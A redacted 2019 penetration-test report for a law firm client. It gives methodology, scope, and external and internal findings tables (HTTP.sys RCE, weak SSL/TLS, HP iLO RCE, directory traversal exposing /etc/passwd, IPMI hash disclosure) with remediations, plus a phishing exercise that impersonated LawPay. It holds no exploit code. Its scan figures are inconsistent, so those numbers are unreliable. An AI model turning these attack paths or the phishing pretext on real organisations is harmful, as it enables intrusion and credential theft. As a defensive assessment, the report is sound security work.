FINAL REPORT

External and Internal Penetration Test, and Phishing Exercise

Prepared for: CUSTOMER NAME REDACTED
Submitted by: Michael Mancuso
Date: March 2019

This report, and any electronic media accompanying it, may contain extremely sensitive information about your company's information security.

Table of Contents

Executive Summary

Ongoing penetration testing and vulnerability management are foundational elements of any corporate security program. (Customer Name Redacted) LLP engaged current company to conduct external penetration testing followed by internal penetration testing as part of their overall security program. Both tests are part of (Customer Name Redacted)'s overall security testing program and provides a view of (Customer Name Redacted)'s current level of threat exposure to known vulnerabilities for the systems assessed.

This engagement consisted of several parts executed throughout the last week in January and the first half of February 2019. Testing included external and internal penetration testing comprised of web application testing against several public web sites obtained from **Open-source intelligence** (**OSINT**) data collected from publicly available sources to be used for external half of the penetration engagement. The internal penetration testing of the CUSTOMER-DOMAIN the first half of February 2019, and a phishing exercise was held after February. These tests were conducted without any privileged information prior to the engagement. However, (CUSTOMER NAME REDACTED) was in contact with (Customer Name Redacted) throughout the engagement to report any impact on operations and/or relaying critical findings in a timely manner.

Ultimately, I as the penetration tester was able to gain access to sensitive storage appliances and share drives that potentially contained high value backup and archive information during the internal assessment. Between the internal and external assessments there were two critical and six high, as well as 19 medium risk findings identified during this test that were worth noting.

First, as an unauthenticated user of the www.linkedin.com website, one can manually obtain 46 user account and password hashes from the First.Last@customer.com email domain. A malicious actor could use this information to phish (Customer Name Redacted)'s client base, and in an attempt at corporate espionage, a malicious actor could use these email users' accounts and their corresponding passwords to gain even more contact information from (Customer Name Redacted)'s client base. The two critical risk web server findings allowed an authentication bypass and information disclosure exposure for reading and downloading sensitive Linux password file data of the internal web pages.

The internal penetration test was conducted with a focus on determining the threat landscape of the CUSTOMER-DOMAIN and associated endpoints and the risk of exposure to sensitive client data and financial records. I as the pen tester was able to create a new administrator accounts within two of (Customer Name Redacted)'s storage devices and view SMTP user credentials in clear text, web application sensitive files, site backup and storage archive location share drives.


In all, six individual high-risk findings were identified with the two critical risk findings revolving around firmware patch management, poor password complexity, and lack of network segmentation. These two elevated risk findings pose the most risk to both ESXi HPiLO servers; and with no security controls designed to limit network protocols, they could be used to exfiltrate (Customer Name Redacted)'s proprietary data out through the Internet or be exposed to an insider threat.

Although the cleartext SMTP password was longer than eight characters, the password was based on a dictionary word and contained the word password within its string. We recommend all additional service account passwords are audited to ensure they contain three of the four password complexity requirements (Upper case letter, Lower case letter, Number and Special Character). A positive, favorable finding was that the NTLMv1 & 2 hashes were very difficult to crack most likely due to password salting and complexity requirements for (Customer Name Redacted)'s users. Also, the Windows 10 antivirus controls were sufficiently

restrictive.
A social engineering e-mail phishing exercise was conducted during normal business hours on March xxth, 2019 at 12:34 CT. The phishing e-mail campaign used during the exercise was designed to provide (Customer Name Redacted) management with visibility into employee awareness of social engineering and e-mail "phishing" threats. Also, it would demonstrate their employees' ability to recognize and resist such attacks. An e-mail was crafted, appearing to be from the payment processing service, LawPay. It requested employees to click on a link, log in and complete a "Required Privacy Survey" to save their account from closure.

In total, I as the pentester sent 130 e-mails from the list of e-mail addresses provided by the (Customer Name Redacted) POC. A total of zero users clicked on the link embedded within the e-mail. Of these users, zero entered their credentials into the (CUSTOMER NAME REDACTED) 'malicious website' — for a 0% "hook-rate". (CUSTOMER NAME REDACTED) has found that this hook-rate is much lower when compared to similar (CUSTOMER NAME REDACTED) assessments (i.e., 20-30% hook-rate is considered an industry average). A positive favorable finding shows phishing awareness based training is working as employees quickly reported the e-mail as suspicious to the IT staff and a notification e-mail went out immediately during this exercise.

In summary, the following dashboard provides a high-level overview of the most significant external and internal issues identified during testing:




Introduction

Penetration testing is a form of security testing and vulnerability identification during which a tester uses tools and techniques that might be used by a real-world attacker to identify weaknesses in systems, applications, or configurations to bypass security controls and ultimately gain access to systems and/or data within a target environment. Tests can involve combinations of vulnerabilities which, in and of themselves, may not lead to access but collectively may result in system compromise. In general, penetration testing can provide an organization with a greater understanding of:

- The ability of a malicious actor (hacker) to identify potential attack surfaces and exploit identifiable weaknesses to gain unauthorized access to information and/or systems.
- The ability of an organization's monitoring capabilities to detect potential or actual attacks.
- The effectiveness of hardening procedures against common attacks and known vulnerabilities.
- Potential remediation strategies to address any observed vulnerabilities.

All tests generally follow the NIST Special Publication 800-115 "Technical Guide to Information Security Testing and Assessment" as related specifically to the type of penetration testing contracted for in this engagement. (CUSTOMER NAME REDACTED) further distinguishes between Discovery and Attack phases as outlined in SP800-115 with four sub-phases as outlined below:



Because penetration testing can be executed with varying approaches (e.g., scan-and-validate, black box, crystal box, white box), and there can be different scopes and goals, such as avoiding detection, only focusing on specific servers, and allowing or not allowing certain attack techniques, the following "Testing Methodology" section outlines the scope, rules of engagement, and methodology employed during the course of this particular test.

Testing Methodology

Approach

The testing approach used during this engagement is classified by (CUSTOMER NAME REDACTED) as a standard black box penetration test. During this engagement, (CUSTOMER NAME REDACTED) conducts manual reconnaissance to gain an understanding of the target environment. This information is cross-referenced against in-scope IP ranges provided prior to the beginning of the engagement and prior to moving into system enumeration. This provides a safety mechanism on scope such that if systems are identified which may not have been specifically defined as in scope (such as cloud providers or third parties), but are discovered during reconnaissance, their applicability to testing can be explicitly defined and documented.

(CUSTOMER NAME REDACTED) then conducts system and service enumeration to build an attack surface map of the target environment. Depending on the scope of the target environment and project parameters, these may be focused at high-value segments such as server networks or regulatory environments. This attack surface map is then used in conjunction with a combination of targeted tools designed specifically for target services, manual techniques, and Internet-based research to attempt to identify potential vulnerabilities (either material weaknesses [such as missing patches] or configuration issues) which could be exploited by an attacker.

(CUSTOMER NAME REDACTED) takes care in exploitation such that any potential vulnerabilities which are known to cause outages, including denial of service attacks or other potentially destructive exploits, are generally out of scope unless specifically requested and/or authorized in writing by the client. However, if the presence of these issues is suspected, they are still documented in the report.

Note that (CUSTOMER NAME REDACTED) takes a risk-based approach to exploitation of potential vulnerabilities which would mimic a real-world attacker. Premises for a real-world hacker could include:

1. Not getting caught – specifically by performing activities in such a way that they could trigger alarms which would result in detection
2. Looking for systems that may be suspected of containing sensitive information – such as those using encryption to protect information in transit
3. Identifying issues which could compromise access controls and ultimately lead to some level (standard or privileged) of access

During this engagement, a general vulnerability scan was also conducted in addition to manual penetration testing against specific systems and/or networks as identified in the scope section. While a skilled attacker would most likely not run a vulnerability scan of an entire environment due to the risk of triggering an alert and risking detection, and for the purpose of completeness in identifying as many vulnerabilities as possible in the time allotted for this engagement, scans were incorporated into the testing process.

This type of testing combines the benefits of more accurately replicating the approach taken by a more skilled attacker and the broad coverage provided by automated scanning. Manual tests can include man-in-the-middle attacks (where appropriate), manually tampering with HTML requests, manual research into systems and default settings (such as default passwords), as well as open source or custom malicious code (under the control of the penetration tester). It may also include techniques designed for evading detection, lateral password attacks, and several other techniques employed by real-world hackers which cannot be reproduced by scanning engines alone.

Pros

- ✓ Can identify higher risk findings which can ultimately compromise systems
- ✓ More accurately reflects approaches taken by a more skilled attacker
- ✓ Can evade detection or test if more mature detective controls could find more difficult-to-detect attacks
- ✓ Can provide broader system coverage than manual testing alone
- ✓ Can identify "low hanging fruit" which an attacker might be able to quickly identify through automated means and then exploit
- ✓ Provides some validation of detective controls which could identify more common off the shelf or open source tools

Cons

- Requires additional project scope, coordination, and up-front information provided by the client which changes the nature of the test from true "black box" or zero knowledge to "crystal box" or some knowledge, in order to appropriately configure scans
- Can be very noisy, and therefore requires scans to be executed either:
    - With knowledge of the IT and monitoring team, which can negate detection validation
    - Must wait until later in testing where other more manual testing has already been completed so that IT teams do not become hyper aware and go "hunting" for the penetration tester and his activity (which would negate being able to validate normal operational detection capabilities)

Scope and Rules of Engagement

The following IP addresses were provided by (Customer Name Redacted) as in scope for the External Penetration Test:

autodiscover.customer.com	xxx.xxx.36.66
citrix.customer.com	xxx.xxx.83.179
dictation.customer.com	xxx.xxx.36.68
direct.customer.com	xxx.xxx.36.67
dn.customer.com	xxx.xxx.83.179
gateway.customer.com	xxx.xxx.36.65
mail.customer.com	xxx.xxx.36.72
mobile.customer.com	xxx.xxx.36.70
outbound.customer.com	xxx.xxx.83.179
owa.customer.com	xxx.xxx.36.66
portal.customer.com	xxx.xxx.83.179
secure.customer.com	xxx.xxx.83.179
share.customer.com	xxx.xxx.83.179
sso.customer.com	xxx.xxx.36.71

The following subnets were provided by (Customer Name Redacted) as in scope for the Internal Penetration Test:

10.1.1.0/24	10.1.3.0/24

From the provided Internal Penetration Test scope, 65,536 IP addresses were scanned, 217 hosts were found to be alive and with open ports, and of these 217 hosts were found to offer 144 individual services beginning from port 21 and ending with port 49159.

Notable Findings

Risk Rating Overview

(CUSTOMER NAME REDACTED) uses the following rating scale when discussing vulnerabilities and their associated risk levels. These risk levels are general severity ratings, typically considering the probability that a vulnerability could be exploited, as well as the damage or loss that could be realized.

Risk Level	Description
Critical 5	Activities/Vulnerabilities that may immediately result in significant and/or permanent risk to company or client reputation or mission-critical operations (i.e., unauthorized access to confidential data, financial loss, litigation exposure, etc.).
High 4	Activities/Vulnerabilities that can be exploited by a skilled attacker to gain access to systems or sensitive information. This access could quickly evolve into a critical risk based on the sensitivity of the systems or data being accessed.
Medium 3	Activities/Vulnerabilities that could quickly evolve into a high-risk vulnerability through further research, physical or technical penetration or social engineering. Also pertains to high risk findings that do not appear to be readily repeatable.
Low 2	Activities/Vulnerabilities, including release of sensitive system or application information that could eventually lead to heightened risks.
Minimal or Informational 1	Activities/Vulnerabilities that release information that is not necessarily sensitive, including open ports, IP addressing, etc.

Critical-risk and high-risk findings pose a significant threat to the environment and are typically "easy" to exploit. This could mean hacker exploit code or viruses leveraging the vulnerability may be actively circulating on the Internet, the availability of such capabilities is imminent, or there is other evidence that the vulnerability can be readily exploited (i.e., due to poor security practices, etc.). Medium-risk findings are typically threatening, but the ability to exploit them may be limited due to a lack of publicly available exploit code or the need for very specific circumstances to exist in order for the vulnerability to be exploited. The low-risk and minimal/informational findings generally do not require any immediate remediation effort, but instead provide information about the system being assessed. However, as time allows, these lower-risk findings should still be examined within the context of your operating environment to determine if they represent a potential and/or growing risk to the organization.

Operational Findings Matrix and Action Plan - External

Through the course of this testing engagement, the staff at (CUSTOMER NAME REDACTED) discovered several potential risks which were notable. A summary of the risks is listed in the matrix below along with the suggested remedy.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
1	MS15-034: Vulnerability in HTTP.sys Could Allow Remote Code Execution (3042553) (uncredentialed check): The remote Windows host is affected by a remote code execution vulnerability in the HTTP protocol stack. The following systems were found with this issue: xxx.xxx.36.67 (tcp/80)	The version of Windows running on the remote host is affected by an integer overflow condition in the HTTP protocol stack (HTTP.sys) due to improper parsing of crafted HTTP requests. An unauthenticated, remote attacker can exploit this to execute arbitrary code with System privileges.	High	Microsoft has released a set of patches for Windows 7, 2008 R2, 8, 8.1, 2012, and 2012 R2
2	SSL Version 2 and 3 Protocol Detection: The remote service encrypts traffic using a protocol with known weaknesses. The following systems were found with this issue: xxx.xxx.36.65 (tcp/443) xxx.xxx.36.70 (tcp/443)	The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including: - An insecure padding scheme with CBC ciphers. - Insecure session renegotiation and resumption schemes. An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients. Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely. NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.	High	Consult the application's documentation to disable SSL 2.0 and 3.0. Use TLS 1.1 (with approved cipher suites) or higher instead.
3	UltraVNC w/ DSM Plugin Detection: A remote control service is running on this port. The following systems were found with this issue: xxx.xxx.135.234 (tcp/7654)	UltraVNC seems to be running on the remote port. Upon connection, the remote service on this port always sends the same 12 pseudo-random bytes. It is probably UltraVNC with the old DSM encryption plugin. This plugin tunnels the RFB protocol into a RC4-encrypted stream. This old protocol does not use a random IV so the RC4 pseudo random flow is reused from one session to another. An authenticated user could leverage this issue to decrypt other users' sessions.	Medium	If this service is not needed, disable it or filter incoming traffic to this port. Otherwise, upgrade UltraVNC and use one of the new and safer plugins which implement a random IV.
4	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness: It may be possible to get access to the remote host. The following systems were found with this issue: xxx.xxx.36.66 (tcp/3389)	The remote version of the Remote Desktop Protocol Server (Terminal Service) is vulnerable to a man-in-the-middle (MiTM) attack. The RDP client makes no effort to validate the identity of the server when setting up encryption. An attacker with the ability to intercept traffic from the RDP server can establish encryption with the client and server without being detected. A MitM attack of this nature would allow the attacker to obtain any sensitive information transmitted, including authentication credentials. This flaw exists because the RDP server stores a hard-coded RSA private key in the mstlsapi.dll library. Any local user with access to this file (on any Windows system) can retrieve the key and use it for this attack.	Medium	- Force the use of SSL as a transport layer for this service if supported, or/and - Select the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting if it is available.
5	Terminal Services Doesn't Use Network Level Authentication (NLA) Only: The remote Terminal Services doesn't use Network Level Authentication only. The following systems were found with this issue: xxx.xxx.36.66 (tcp/3389)	The remote Terminal Services is not configured to use Network Level Authentication (NLA) only. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established.	Medium	Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows.
6	SMB Signing not required: Signing is not required on the remote SMB server. The following systems were found with this issue: xxx.xxx.36.67 (tcp/445)	Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.	Medium	Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
7	Terminal Services Encryption Level is Medium or Low: The remote host is using weak cryptography. The following systems were found with this issue: xxx.xxx.36.66 (tcp/3389)	The remote Terminal Services service is not configured to use strong cryptography. Using weak cryptography with this service may allow an attacker to eavesdrop on the communications more easily and obtain screenshots and/or keystrokes.	**Medium**	Change RDP encryption level to one of : 3. High 4. FIPS Compliant
8	Microsoft Exchange Client Access Server Information Disclosure: The remote mail server is affected by an information disclosure vulnerability. The following systems were found with this issue: xxx.xxx.36.66 (tcp/443)	The Microsoft Exchange Client Access Server (CAS) is affected by an information disclosure vulnerability. A remote, unauthenticated attacker can exploit this vulnerability to learn the server's internal IP address. An attacker can send a crafted GET request to the Web Server with an empty host header that would expose internal IP Addresses of the underlying system in the header response.	**Medium**	Only attack two (Reverse Proxy / Gateway) is fixed in current versions. Apply the latest supplied vendor patches.
9	IIS Detailed Error Information Disclosure: The remote web server has an information disclosure vulnerability. The following systems were found with this issue: xxx.xxx.36.70 (tcp/443)	The remote Microsoft IIS web server is improperly configured to deliver detailed error messages. These detailed error messages may contain confidential diagnostic information, such as the file system paths to hosted content and logon information.	**Medium**	Configure the IIS server to deliver custom rather than detailed error messages.
10	SSL Medium Strength Cipher Suites Supported: The remote service supports the use of medium strength SSL ciphers. The following systems were found with this issue: xxx.xxx.36.66 (tcp/25) xxx.xxx.36.66 (tcp/443) xxx.xxx.36.66 (tcp/587) xxx.xxx.36.66 (tcp/3389) xxx.xxx.36.67 (tcp/3389) xxxx.xxx.36.70 (tcp/443) xxx.xxx.36.71 (tcp/443) xxx.xxx.36.71 (tcp/3389)	The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite. Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.	**Medium**	Reconfigure the affected application if possible to avoid use of medium strength ciphers.
11	SSL/TLS Protocol Initialization Vector Implementation Information Disclosure Vulnerability (BEAST): It may be possible to obtain sensitive information from the remote host with SSL/TLS-enabled services. The following systems were found with this issue: Negotiated cipher suite: ECDHE-RSA-AES256-SHA|TLSv1|Kx=ECDH|Au=RSA|Enc=AES-CBC(256)|Mac=SHA1 xxx.xxx.36.66 (tcp/25) xxx.xxx.36.66 (tcp/443) xxx.xxx.36.66 (tcp/587) Negotiated cipher suite: AES256-SHA|TLSv1|Kx=RSA|Au=RSA|Enc=AES-CBC(256)|Mac=SHA1 xxx.xxx.36.70 (tcp/443)	A vulnerability exists in SSL 3.0 and TLS 1.0 that could allow information disclosure if an attacker intercepts encrypted traffic served from an affected system. TLS 1.1, TLS 1.2, and all cipher suites that do not use CBC mode are not affected. This plugin tries to establish an SSL/TLS remote connection using an affected SSL version and cipher suite and then solicits return data. If returned application data is not fragmented with an empty or one-byte record, it is likely vulnerable. OpenSSL uses empty fragments as a countermeasure unless the 'SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS' option is specified when OpenSSL is initialized. Microsoft implemented one-byte fragments as a countermeasure, and the setting can be controlled via the registry key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL\SendExtraRecord. Therefore, if multiple applications use the same SSL/TLS implementation, some may be vulnerable while others may not be, depending on whether or not a countermeasure has been enabled. Note that this plugin detects the vulnerability in the SSLv3/TLSv1 protocol implemented in the server. It does not detect the BEAST attack where it exploits the vulnerability at HTTPS client-side (i.e., Internet browser). The detection at server-side does not necessarily mean your server is vulnerable to the BEAST attack, because the attack exploits the vulnerability at the client-side, and both SSL/TLS clients and servers can independently employ the split record countermeasure.	**Medium**	Configure SSL/TLS servers to only use TLS 1.1 or TLS 1.2 if supported. Configure SSL/TLS servers to only support cipher suites that do not use block ciphers. Apply patches if available. Note that additional configuration may be required after the installation of the MS12-006 security update in order to enable the split-record countermeasure. See Microsoft KB2643584 for details.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
12	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE): It is possible to obtain sensitive information from the remote host with SSL/TLS-enabled services. The following systems were found with this issue: xxx.xxx.36.70 (tcp/443)	The remote host is affected by a man-in-the-middle (MitM) information disclosure vulnerability known as POODLE. The vulnerability is due to the way SSL 3.0 handles padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode. MitM attackers can decrypt a selected byte of a cipher text in as few as 256 tries if they are able to force a victim application to repeatedly send the same data over newly created SSL 3.0 connections. As long as a client and service both support SSLv3, a connection can be 'rolled back' to SSLv3, even if TLSv1 or newer is supported by the client and service. The TLS Fallback SCSV mechanism prevents 'version rollback' attacks without impacting legacy clients; however, it can only protect connections when the client and service support the mechanism. Sites that cannot disable SSLv3 immediately should enable this mechanism. This is a vulnerability in the SSLv3 specification, not in any particular SSL implementation. Disabling SSLv3 is the only way to completely mitigate the vulnerability.	**Medium**	Disable SSLv3. Services that must support SSLv3 should enable the TLS Fallback SCSV mechanism until SSLv3 can be disabled.
13	SSL Certificate Signed Using Weak Hashing Algorithm: An SSL certificate in the certificate chain has been signed using a weak hash algorithm. The following systems were found with this issue: xxx.xxx.36.66 (tcp/3389) xxx.xxx.36.67 (tcp/443) xxx.xxx.36.67 (tcp/3389)	The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service. Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunsetting of the SHA-1 cryptographic hash algorithm. Note that certificates in the chain that are contained in the Nessus CA database (known_CA.inc) have been ignored.	**Medium**	Contact the Certificate Authority to have the certificate reissued.
14	Terminal Services Encryption Level is not FIPS-140 Compliant: The remote host is not FIPS-140 compliant. The following systems were found with this issue: xxx.xxx.36.66 (tcp/3389)	The encryption setting used by the remote Terminal Services service is not FIPS-140 compliant.	**Low**	Change RDP encryption level to : 4. FIPS Compliant
15	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam): The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits. The following systems were found with this issue: xxx.xxx.36.67 (tcp/443) xxx.xxx.36.67 (tcp/3389)	The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits. Through cryptanalysis, a third party may be able to find the shared secret in a short amount of time (depending on modulus size and attacker resources). This may allow an attacker to recover the plaintext or potentially violate the integrity of connections.	**Low**	Reconfigure the service to use a unique Diffie-Hellman moduli of 2048 bits or greater.
16	SSL RC4 Cipher Suites Supported (Bar Mitzvah): The remote service supports the use of the RC4 cipher. The following systems were found with this issue: xxx.xxx.36.67 (tcp/3389) xxx.xxx.36.70 (tcp/443)	The remote host supports the use of RC4 in one or more cipher suites. The RC4 cipher is flawed in its generation of a pseudo-random stream of bytes so that a wide variety of small biases are introduced into the stream, decreasing its randomness. If plaintext is repeatedly encrypted (e.g., HTTP cookies), and an attacker is able to obtain many (i.e., tens of millions) ciphertexts, the attacker may be able to derive the plaintext.	**Low**	Reconfigure the affected application, if possible, to avoid use of RC4 ciphers. Consider using TLS 1.2 with AES-GCM suites subject to browser and web server support.
17	SSL Certificate Chain Contains RSA Keys Less Than 2048 bits: The X.509 certificate chain used by this service contains certificates with RSA keys shorter than 2048 bits. The following systems were found with this issue: xxx.xxx.36.67 (tcp/443)	At least one of the X.509 certificates sent by the remote host has a key that is shorter than 2048 bits. According to industry standards set by the Certification Authority/Browser (CA/B) Forum, certificates issued after January 1, 2014 must be at least 2048 bits. Some browser SSL implementations may reject keys less than 2048 bits after January 1, 2014. Additionally, some SSL certificate vendors may revoke certificates less than 2048 bits before January 1, 2014. Note that Nessus will not flag root certificates with RSA keys less than 2048 bits if they were issued prior to December 31, 2010, as the standard considers them exempt.	**Low**	Replace the certificate in the chain with the RSA key less than 2048 bits in length with a longer key, and reissue any certificates signed by the old certificate.

Operational Findings Matrix and Action Plan – Internal

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
1	HP iLO 4 <= 2.52 RCE: The remote HP Integrated Lights-Out 4 (iLO 4) server is vulnerable to multiple unspecified flaws that allow a remote attacker to bypass authentication and execute code. The following systems were found with this issue: 10.1.1.4 10.1.1.5	According to its version number, the remote HP Integrated Lights-Out 4 (iLO 4) server is affected by multiple unspecified flaws that allow a remote attacker to bypass authentication and execute arbitrary code.	Critical	Upgrade to HP Integrated Lights-Out 4 (iLO 4) firmware version 2.53.
2	Web Server Directory Traversal Arbitrary File Access: The remote web server is affected by a directory traversal vulnerability. The following systems were found with this issue: 16thstdraft.customer.com 10.1.1.165 : Port 7627 carter.customer.com 10.1.1.111 : Port 7627	It appears possible to read arbitrary files on the remote host outside the web server's document directory using a specially crafted URL. An unauthenticated attacker may be able to exploit this issue to access sensitive information to aide in subsequent attacks. Note that this plugin is not limited to testing for known vulnerabilities in a specific set of web servers. Instead, it attempts a variety of generic directory traversal attacks and considers a product to be vulnerable simply if it finds evidence of the contents of '/etc/passwd' or a Windows 'win.ini' file in the response. It may, in fact, uncover 'new' issues, that have yet to be reported to the product's vendor.	Critical	Contact the vendor for an update, use a different product, or disable the service altogether.
3	IPMI v2.0 Password Hash Disclosure: The remote host supports IPMI version 2.0. The following systems were found with this issue: 10.1.1.4 : udp/623 (asf-rmcp) 10.1.1.5 : udp/623 (asf-rmcp)	The remote host supports IPMI v2.0. The Intelligent Platform Management Interface (IPMI) protocol is affected by an information disclosure vulnerability due to the support of RMCP+ Authenticated Key-Exchange Protocol (RAKP) authentication. A remote attacker can obtain password hash information for valid user accounts via the HMAC from a RAKP message 2 response from a BMC.	High	There is no patch for this vulnerability; it is an inherent problem with the specification for IPMI v2.0. Suggested mitigations include : - Disabling IPMI over LAN if it is not needed. - Using strong passwords to limit the successfulness of off-line dictionary attacks. - Using Access Control Lists (ACLs) or isolated networks to limit access to your IPMI management interfaces.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
